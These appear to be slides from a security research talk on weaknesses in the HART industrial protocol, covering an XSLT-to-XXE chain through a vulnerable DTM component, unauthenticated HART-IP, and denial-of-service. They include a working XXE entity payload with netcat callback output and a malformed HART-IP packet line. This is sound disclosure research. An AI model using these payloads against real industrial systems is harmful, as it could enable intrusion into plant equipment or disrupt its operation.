
```
C:\WINDOWS\system32\cmd.exe - nc -l -p 80  
C:\Tools>nc -l -p 80  
GET / HTTP/1.1  
Accept: */*  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/4.0 (comp  
.50727; .NET CLR 3.0.4506.215  
Host: pc  
Connection: Keep-Alive
```

XSLT -> XXE

- Ok, it works, now we can start web server, that returns specially crafted XSLT, that will provide us an XXE:

```
C:\Tools>type index.html
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE Ent [
    <!ELEMENT Ent ANY>
    <!ENTITY xxe SYSTEM "http://127.0.0.1:81/">
  ]>
<Ent>&xxe;</Ent>
C:\Tools>python simplehttp.py
Serving HTTP on 0.0.0.0 port 80 ...
```

Finally, XXE




```
C:\WINDOWS\system32\cmd.exe - C:\Python27\python.exe simplehttp.py
C:\Tools>type index.html
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE Ent [
  <!ELEMENT Ent ANY>
<!ENTITY xxe SYSTEM "http://127.0.0.1:81/">
]>
<Ent>&xxe;</Ent>
C:\Tools>C:\Python27\python.exe simplehttp.py
Serving HTTP on 0.0.0.0 port 80
pc.localdomain - - [03/Nov/2013 20:37:34] "GET / HTTP/1.1" 200 -

C:\WINDOWS\system32\cmd.exe
C:\Tools>nc -l -p 81
GET / HTTP/1.1
Accept: */*
Referer: http://pc/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: 127.0.0.1:81
Connection: Keep-Alive

C:\Tools>
```

XXE through HART



And yes, Japan vector works!




So, we have useful XXE through
Current Loop!

Note 1:

Short domain name isn't a problem

Not Available	
qw1.nl, qw1.ru, qw1.co, qw1.cn, qw1.us, qw1.in, qw1.eu, qw1.de, qw1.me	
Available	
<input checked="" type="checkbox"/>	qw1.cc
<input checked="" type="checkbox"/>	qw1.tv
<input checked="" type="checkbox"/>	qw1.mn
<input checked="" type="checkbox"/>	qw1.ca
<input checked="" type="checkbox"/>	qw1.es
<input checked="" type="checkbox"/>	qw1.sx
<input checked="" type="checkbox"/>	qw1.pw
<input type="checkbox"/>	qw1.org SALE!
<input type="checkbox"/>	qw1.name
<input type="checkbox"/>	qw1.mobi SALE!
<input type="checkbox"/>	qw1.ws
	Status Unknown

Note 2: FieldCare itself is NOT vulnerable



You need vulnerable DTM component to make XXE


More fun: HART over IP

- HART can work over TCP or over UDP (port 5094 or 20004/20003)
- **No authentication required at all!**
- First, client (e.g. OPC) and server (e.g. transmitter) establishes a communication.
- After it HART commands and answers can be directly sent in packets with HART-IP header.

```
[-] HART_IP Header
  Version: 1
  Message Type: Response
  Message ID: Session Initiate
  Status: 0
  Sequence Number: 2
  Message Length: 13
```

192.168.0.101	192.168.0.10	HART_IP	55 Session Initiate Request, Sequence Number 2
192.168.0.10	192.168.0.101	HART_IP	60 Session Initiate Response, Sequence Number 2
192.168.0.101	192.168.0.10	HART_IP	59 Pass Through Request, Sequence Number 3
192.168.0.10	192.168.0.101	HART_IP	83 Pass Through Response, Sequence Number 3


HART OPC Server



Yet another DoS

Craft a packet with bad HART-IP header:


```
hartip = '\x41\x01\x00\x00\x00\x02' + '\x0000'
```



Yet another DoS, but DoS for industrial can be critical.

Tools used

- Bus pirate
- DSO Nano and DSO quad oscilloscopes.
- Fluke 115 multimeter
- Self-made tools by Weedle
- Arduino Leonardo and clones.
- Various USB UART boards



Conclusions

- HART isn't so secure as it has been told. Sniffing and injecting in current loop is possible.
- Every skilled electric engineer/hardware hacker can create HART devices with ease.
- Thus, physical security is the ToDo item No.1 when planning HART infrastructure.
- HART-IP protocol needs deep redesign for making it more secure and reliable.

Links

- HART Shield Circuit and PCB (Eagle):

<https://github.com/Darkkey/hrtshield>

- Find and order PCB:

http://oshpark.com/shared_projects/0xswSCbm

- Python scripts and sketches for *duino:

<https://github.com/Darkkey/hartinsecurity>

Thanksgiving service

- Alexander Polyakov (sh2kerr) for possibility of making this research.
- Fedor Savelyev and Grigoriy Savelyev for consultations in amplifiers graduating.
- Svetlana Cherkasova for some binary magic.
- Konstantin Karpov (QweR) for helping with delivering HART devices.
- Maxim Integrated for great ICs and support.
- electronics.stackexchange.com guys for answering many stupid questions
- [Richard Bord](#) for background image.



Thanks for listening!
Any Q?

@erpscan
@dark_k3y